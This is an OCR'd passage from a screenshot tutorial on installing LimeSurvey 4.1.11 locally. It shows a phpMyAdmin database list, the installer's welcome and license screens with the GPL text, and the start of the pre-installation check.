
limesurvey | utf8mb4_general_ci

| Database | Collation | Action |
|---|---|---|
| information_schema | utf8_general_ci | Check privileges |
| mysql | utf8mb4_general_ci | Check privileges |
| performance_schema | utf8_general_ci | Check privileges |
| phpmyadmin | utf8_bin | Check privileges |
| playsms | utf8mb4_general_ci | Check privileges |
| test | utf8mb4_general_ci | Check privileges |
| Total: 6 | | |

Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.

- Enable statistics

Now go the limesurvey installer (http://localhost/limesurvey). Click on "start installation".



LimeSurvey installer - Mozilla Firefox
LimeSurvey installer
localhost / localhost / ph
localhost/limesurvey/index.php?r=installer/welcome
Start installation
proudly powered by LimeSurvey

LimeSurvey installer

Progress

10% completed

1. Welcome
2. License
3. Pre-installation check
4. Configuration
5. Database settings
6. Administrator settings

Welcome


Language selection

Please select your preferred language:

English - English

Your preferred language will be used through out the installation process.

Accept the license terms.


Activities
Firefox Web Browser
Fri 06:00
LimeSurvey installer - Mozilla Firefox
LimeSurvey installer
localhost / localhost / li
localhost/limesurvey/index.php?r=installer/license

# LimeSurvey installer

## Progress

15% completed


1. Welcome
2. **License**
3. Pre-installation check
4. Configuration
5. Database settings
6. Administrator settings

## License

GNU General Public License:

```
LimeSurvey - The free & open-source survey software tool

Copyright 2003-2018 LimeSurvey Project Team / Carsten Schmitz

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program.  If not, see <http://www.gnu.org/licenses/>.
```

See if the system has all the requirements and click on "Next".


LimeSurvey installer
localhost / localhost / li
localhost/limesurvey/index.php?r=installer/precheck

# LimeSurvey installer

## Progress

20% completed

1. Welcome
2. License
3. **Pre-installation check**
4. Configuration
5. Database settings
6. Administrator settings

## Pre-installation check

Pre-installation check for LimeSurvey 4.1.11

